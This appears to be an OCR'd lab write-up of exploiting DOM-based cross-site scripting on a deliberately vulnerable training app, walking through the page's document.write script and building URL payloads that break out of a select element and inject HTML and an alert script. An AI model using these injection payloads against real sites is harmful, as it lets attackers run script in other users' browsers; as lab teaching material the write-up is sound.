
DOM Based Cross site scripting (or XSS) is a type of 'Injection attack'. Cross site scripting is abusing the functions of an application to create malicious javascript. DOM based xxs uses the HTML as a vector of attack



10.0.2.4:8001/vulnerabilities/xss_d/


Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language: English

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

we have a drop down that asks us to choose a language.



10.0.2.4:8001/vulnerabilities/xss_d/?default=English


Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language: English

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

After choosing english I noticed that in the URL parameter changed to 'English'



10.0.2.4:8001/vulnerabilities/xss_d/?default=QWERTY

http://10.0.2.4:8001/vulnerabilities/xss_d/?default=QWERTY — Visit

Vulnerability: DOM Based Cross Site Scripting (XSS)


Please choose a language:

English

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

I then try to change the parameter in the address bar from '"?default=english" to "default=QWERTY". I chose the word at random and has nothing to do with the vulernability.



10.0.2.4:8001/vulnerabilities/xss_d/?default=QWERTY

Vulnerability: DOM Based Cross Site Scripting (XSS)


Please choose a language:

QWERTY

More Information


- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

The word 'QWERTY' now appears as the language . We know 'QWERTY' is not a language choice so we investigate further.



10.0.2.4:8001/vulnerabilities/xss_d/?default=QWERTY
Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
QWERTY
Select
Save Page As…
Save Page to Pocket
Select All
Take Screenshot
View Page Source
Inspect Accessibility Properties
Inspect (Q)


by right clicking the box we can select to use the ' Inspect(Q)'



10.0.2.4:8001/vulnerabilities/xss_d/?default=QWERTY
Inspector
Console
Debugger
Network
Search HTML
Vulnerability: DOM Based Cross Site Scripting (X
Please choose a language:
QWERTY
Select
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/attacks/DOM_Based_XSS
https://www.acunetix.com/blog/articles/dom-xss-explained/
Layout
Computed
Changes
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model

```
<select name="default">
  <script>
    if (document.location.href.indexOf("default=") >= 0) { var
    document.location.href.substring(document.location.href.in
    document.write("<option value='" + lang + "'>" + decodeURI
    "</option>"); document.write("<option value='' disabled='d
    </option>"); } document.write("<option value='English'>Eng
    document.write("<option value='French'>French</option>");
    <option value='Spanish'>Spanish</option>"); document.write
    value='German'>German</option>");
  </script>
  <option value="QWERTY">QWERTY</option>
  <option value="" disabled="disabled">----</option>
  <option value="English">English</option>
```

```
element {                              inline
}
input, textarea, select             main.css:32
  font: 100% arial,sans-serif;
  vertical-align: middle;
}
Inherited from div#main_body
div#main_body {                     main.css:131
  font-size: 13px;
```




10.0.2.4:8001/vulnerabilities/xss_d/?default=QWERTY

Vulnerability: DOM Based Cross Site Scripting (X

```
<select name="default">
  <script>…</script>
  <option value="QWERTY">QWERTY</option>
  <option value="" disabled="disabled">----</option>
  <option value="English">English</option>
  <option value="French">French</option>
  <option value="Spanish">Spanish</option>
  <option value="German">German</option>
</select>
whitespace
<input type="submit" value="Select">
</form>
</div>
```

The html is not only giving the value of QWERTY but also writing it outside the the closed html



10.0.2.4:8001/vulnerabilities/xss_d/?default=French

Vulnerability: DOM Based Cross Site Scripting (X


Please choose a language:

French Select

```
<h1>…</h1>
<div class="vulnerable_code_area">
  <p>Please choose a language:</p>
  <form name="XSS" method="GET">
    <select name="default">
      <script>
        if (document.location.href.indexOf("default=") >= 0) { var
        document.location.href.substring(document.location.href.in
        document.write("<option value='" + lang + "'>" + decodeURI
        "</option>"); document.write("<option value='' disabled='d
        </option>"); } document.write("<option value='English'>Eng
        document.write("<option value='French'>French</option>");
        <option value='Spanish'>Spanish</option>"); document.write
        value='German'>German</option>");
```

In this example I switched the language using the selector to 'French' so i could see how the script was meant to the used. Under the inspector on the right, we see that this script is in a <select> (which is the drop down element) The <select > name="default" is the lever that is taking the input that is given after "/?default=" and putting it into the script. The script was using 'document.write' into an <option> tag that is creating.


If the script is putting whatever I write into the value of the drop down element, I will try to put html inside, to end the script prematurely and escape it, there by allowing myself to then add my own html or scripts.



```
10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select>
http://10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select> — Visit
```


- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

I close off the script that the "?default=" by using " ' >". then I attempt to escape the <option><select> by using a backward slash.



```
10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><h1>T3ST</h1>
http://10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><h1>T3ST</h1> — Visit
```

Now I see if I can add some innocent html of my own into the mix



10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><h1>T3ST</h1>

Vulnerability: DOM Based Cross Site Scripting (X

Please choose a language:

T3ST

English
French
Spanish
German
Select


More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

```
<!DOCTYPE html>
<html lang="en-GB"> scroll
  <head>…</head>
  <body class="home"> overflow
    <div id="container">…</div>
  </body>
</html>
```

```
element {
}
body.home {                     main.css:10
  background: #e7e7e7;
}
body {                          main.css:1
  margin: 0;
  color: #2f2f2f;
  font: 12px/15px Arial,
  Helvetica, sans-serif;
```

As we see T3ST came up and in bold.



10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><script>ALERT('xss')</script>

http://10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><script>ALERT('xss')</script> — Visit

This time, search with:

Vulnerability: DOM Based Cross Site Scripting (X

Please choose a language:


T3ST

English
French
Spanish
German
Select

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

Having the words change to T3ST and bold doesn't seem so harmful, so I try to make a <script>alert()</script> pop up.



```
10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><script>alert('xss!')</script>
```

